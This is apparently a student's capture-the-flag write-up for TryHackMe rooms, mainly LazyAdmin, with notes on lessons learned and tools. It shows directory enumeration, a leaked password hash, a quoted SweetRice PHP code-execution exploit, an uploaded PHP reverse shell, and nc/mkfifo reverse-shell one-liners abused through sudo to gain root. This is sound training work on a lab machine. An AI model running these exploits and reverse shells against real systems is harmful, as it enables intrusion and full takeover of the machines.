
We can see that the /content area is currently under management

```
$ gobuster dir -u $IP/content -w /usr/share/wordlists/dirb/common.txt > gobuster_content_scan.txt
Progress: 4614 / 4615 (99.98%)

┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ cat gobuster_content_scan.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.171.128/content
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/_themes              (Status: 301) [Size: 324] [--> http://10.10.171.128/content/_themes/]
/.hta                 (Status: 403) [Size: 278]
/as                   (Status: 301) [Size: 319] [--> http://10.10.171.128/content/as/]
/attachment           (Status: 301) [Size: 327] [--> http://10.10.171.128/content/attachment/]
/images               (Status: 301) [Size: 323] [--> http://10.10.171.128/content/images/]
/inc                  (Status: 301) [Size: 320] [--> http://10.10.171.128/content/inc/]
/index.php            (Status: 200) [Size: 2199]
/js                   (Status: 301) [Size: 319] [--> http://10.10.171.128/content/js/]

===============================================================
Finished
===============================================================
```

I went ahead and ran gobuster on the /content directory to see if there was any sub directories we could find. Which we come up with multiple here.



/content/as is a login page which I'm going to say as = admin screen!




Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	


/content/inc is a directory full of php scripts and other directories. We see that there is a mysql_backup directory in there as well

function.php	2016-09-19 17:55	89K
htaccess.txt	2016-09-19 17:55	137
init.php	2016-09-19 17:55	3.9K
install.lock.php	2019-11-29 12:30	45
lang/	2016-09-19 17:57	-
lastest.txt	2016-09-19 17:55	5
mysql_backup/	2019-11-29 12:30	-
rssfeed.php	2016-09-19 17:55	1.6K
rssfeed_category.php	2016-09-19 17:55	1.7K
rssfeed_entry.php	2016-09-19 17:55	2.1K
sitemap_xml.php	2016-09-19 17:55	2.1K

Apache/2.4.18 (Ubuntu) Server at 10.10.171.128 Port 80




The mysql backup file may have information about the database or schema of the system! So we're going to download and view that.




```php
<?php return array (
  0 => 'DROP TABLE IF EXISTS `%--%_attachment`;',
  1 => 'CREATE TABLE `%--%_attachment` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `post_id` int(10) NOT NULL,
  `file_name` varchar(255) NOT NULL,
  `date` int(10) NOT NULL,
  `downloads` int(10) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  2 => 'DROP TABLE IF EXISTS `%--%_category`;',
  3 => 'CREATE TABLE `%--%_category` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `link` varchar(128) NOT NULL,
  `title` text NOT NULL,
  `description` varchar(255) NOT NULL,
  `keyword` varchar(255) NOT NULL,
  `sort_word` text NOT NULL,
  `parent_id` int(10) NOT NULL DEFAULT \'0\',
  `template` varchar(60) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `link` (`link`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  4 => 'DROP TABLE IF EXISTS `%--%_comment`;',
  5 => 'CREATE TABLE `%--%_comment` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(60) NOT NULL DEFAULT \'\',
  `email` varchar(255) NOT NULL DEFAULT \'\',
  `website` varchar(255) NOT NULL,
  `info` text NOT NULL,
  `post_id` int(10) NOT NULL DEFAULT \'0\',
```

```
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\
\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description
\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\
\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for install SweetRice as your website
management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard
-> General -> Website setting </p><p>and uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a
href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for Basic CMS SweetRice
installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:
4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',
\'1575023409\');',
  15 => 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
  16 => 'INSERT INTO `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
  17 => 'DROP TABLE IF EXISTS `%--%_posts`;',
  18 => 'CREATE TABLE `%--%_posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `title` varchar(255) NOT NULL,
  `body` longtext NOT NULL,
```

Opening the file we're able to see that it indeed does have useful information for us. However even more if we continue scrolling we get eventually a possible password hash.




Going to a free hash cracker we're able to past it in and see that the password to manager is Password123



Signing into /content/as with manager Password123 we get access to this page.


Doing some research I found out that the ads section allows us to put stuff up onto the server as there's /content/inc/ads



```
└─$ cat 40700.html
<!—
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1


# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
—>

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
&lt;/textarea&gt;
</form>
</body>
</html>

<!—
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
  —>
```

We use searchsploit to look for an exploit to use against sweetrice potentially and we find a php code execution one which is great.

Since we already have php reverse shell code already I just went ahead and grabbed that for us and uploaded it to the ads section






```
┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
```

Index of /content/inc/ads

Name	Last modified	Size	Description
Parent Directory		-	
hacked.php	2023-12-06 04:59	5.5K	

After clicking on the php file we get a reverse shell back on our listener





We use a python command to enhance our shell and go ahead to print out the user.txt file

What is the root flag?

```
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/$ ls -al /home/itguy/
ls -al /home/itguy/
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30  2019 .
drwxr-xr-x  3 root  root  4096 Nov 29  2019 ..
-rw-------  1 itguy itguy 1630 Nov 30  2019 .ICEauthority
-rw-------  1 itguy itguy   53 Nov 30  2019 .Xauthority
```

We went ahead and could see we can run this program called backup.pl as sudo with perl. Printing out the contents of backup.pl we see that it runs a file called /etc/copy.sh

```
-rw-r--r-x  1 root  root    47 Nov 29  2019 backup.pl
-rw-r--r--  1 itguy itguy 8980 Nov 29  2019 examples.desktop
-rw-rw-r--  1 itguy itguy   16 Nov 29  2019 mysql_login.txt
-rw-rw-r--  1 itguy itguy   38 Nov 29  2019 user.txt
www-data@THM-Chal:/$ ls -l etc/copy.sh
ls -l etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 etc/copy.sh
www-data@THM-Chal:/$ cat copy.sh
cat copy.sh
cat: copy.sh: No such file or directory
www-data@THM-Chal:/$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 >/tmp/f" > copy.sh
<t /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 >/tmp/f" > copy.sh
bash: copy.sh: Permission denied
www-data@THM-Chal:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 >/tmp/f" > /etc/copy.sh
<t /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/$
```

Printing out the contents of copy.sh we see that it's a reverse shell! This is interesting but we can use this to get ourselves root.

```
www-data@THM-Chal:/$ echo "rm rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 4243>/tmp/f" > /etc/
copy.sh
<;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.44.161 4243>/tmp/f" > /etc/copy.sh
```


Copying and editing the reverse shell to match our ip and sending it to port 4243.

```
www-data@THM-Chal:/$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove 'rm': No such file or directory
```

We run the program!

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ nc -lnvp 4243
listening on [any] 4243 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.171.128] 44140
#
```

We see that we get root



Issues Faced/Learning Points:

Simple CTF

This room wasn't that hard by any means. The hardest part about this room was finding the proper CVE number that affected the system. However once I found that CVE then it was overall very easy.

RootMe

With RootMe the hardest part was getting by the upload filter. It wasn't letting .php files through and for a while I sat confused on what I should do. Eventually I just tried different php extensions and .php5 worked!

Startup

Startup provided me with some difficulties when it came to finding how to get the user flag. I had to learn how to navigate WireShark a lot better during this. Learning about the right click into follow tcp stream was really good because it condensed a lot of the information for me allowing me to view it without straining my eyes or getting confused at what I was looking at. Once I learned about this and got more comfortable with wireshark I was able to find the credientals for lennie to sign in!

Pickle Rick

Pickle Rick was a really fun one to do. The main issue presented with Pickle Rick was the fact that gobuster didn't find anything useful for me. This is what led me to finding nikito and using that which I got the results I was ultimately looking for!

Also with Pickle Rick once I even got inside and logged into the system it was a hard time figuring out what program I could run that would print out the contents to the files. I couldn't view the second or third ingredient from my browser like I could the first. Eventually I did get less and was able to proceed as normal.

Agent Sudo

Agent Sudo was the hardest one I had to complete here. Not only was this my overall introduction to johntheripper but it was also my introduction to files holding hidden details. Learning about binwalk and how zip files can be hidden in pngs was very cool. Alongside usingsteghide to investigate the .jpg file.

Bounty Hacker

Bounty Hacker wasn't that difficult after doing Agent Sudo. This one I had minimal trouble with and overall completed. Nothing to say about this one but it was fun!

LazyAdmin

Similar to Bounty Hacker after doing Agent Sudo this one was pretty easy. The most difficulty part came along when I was attempting to gain a reverse shell on the system. This is because I had to learn the

Sweet Rice interface to a degree before understanding how the file system connected to it. Until then I couldn't understand that the /content/inc/ads was linked to the ads section on the website.

Tools Used:

Kali Linux

Kali Linux is probably the most important tool in performing these TryHackMe rooms. Without Kali Linux, I wouldn't be able to as efficiently work with these tools or even have some of these tools to work with.

nmap

Nmap is a port scanner tool that allows us to scan for open ports. With additional flags we're able to scan for things like operating system, possible system vulnerabilities, and even hidden directories.

Gobuster

Gobuster is an enumeration tool that goes through a provided wordlist and tries each word as a directory url

Searchsploit

This is a command line version of exploit-db. This allows us to search for exploits and even download them.

Nikito

Nikito is another enumeration tool like gobuster. Sometimes I used this with gobuster and it caught somethings that gobuster didn't.

Hydra

Hydra is a bruteforce program on logins. You can use many different services with Hydra. The most common we use however is http-post-form requests and ssh or ftp.

Zip2john

Zip2john is a program that takes a zip file and makes it into a format workable by johntheripper or john for short

John

John is a program that attempts to crack passwords locally. You provide it with a hash file and the possible hash function used and it'll attempt to find the hash value.

Binwalk

This is a tool used to searching images for embedded files and executable code.

Steghide

This is a tool that allows us to data in things like image and audio files. It alos lets us extra this information of course.

Conclusion:

This overall assignment allowed me to improve as an ethical hacker. Even before this class I had done some tryhackme things. It is actually what inspired me to pursue my masters in cybersecurity. Now after performing numerous tryhackme rooms for this assignment however I was able to refine the skills I

learned in this class and my System and Network security class. Both classes taught me different methods of attack on a system and ethical hacking mindsets.

Before this I wasn't at all comfortable with the numerous tools I used here. However after using them enough I have become comfortable with their syntax and command structure. The biggest increase for me being my ability to work with image files in unorthodox ways such as extracting hidden details from them or information.

In this project you'll notice I didn't use msfconsole at all. This is because I wanted to get my hands properly dirty without the heavy lifting that msfconsole often provides us. I believe I'm comfortable with msfconsole and while I could become more comfortable. I felt it'd be better for me to forgo using msfconsole in favor of learning a lot of steps myself and performing a lot of the work msfconsole would do for me with its ease and convenience.

During my time here at IIT for my master's in cyber security I wish to become really good at pentesting/ethical hacking. My dream job is to ultimately be a hacker and well get paid for it. If possible, I'd love to do projects and learn more about malware development and vulnerability hunting. I planned to join the cyberhawks club however I often work during the hours they are in operation which sucks. I'm looking for a community to engage with and learn with currently or even just a mentor in cybersecurity that would be able to help push me to be an incredible hacker.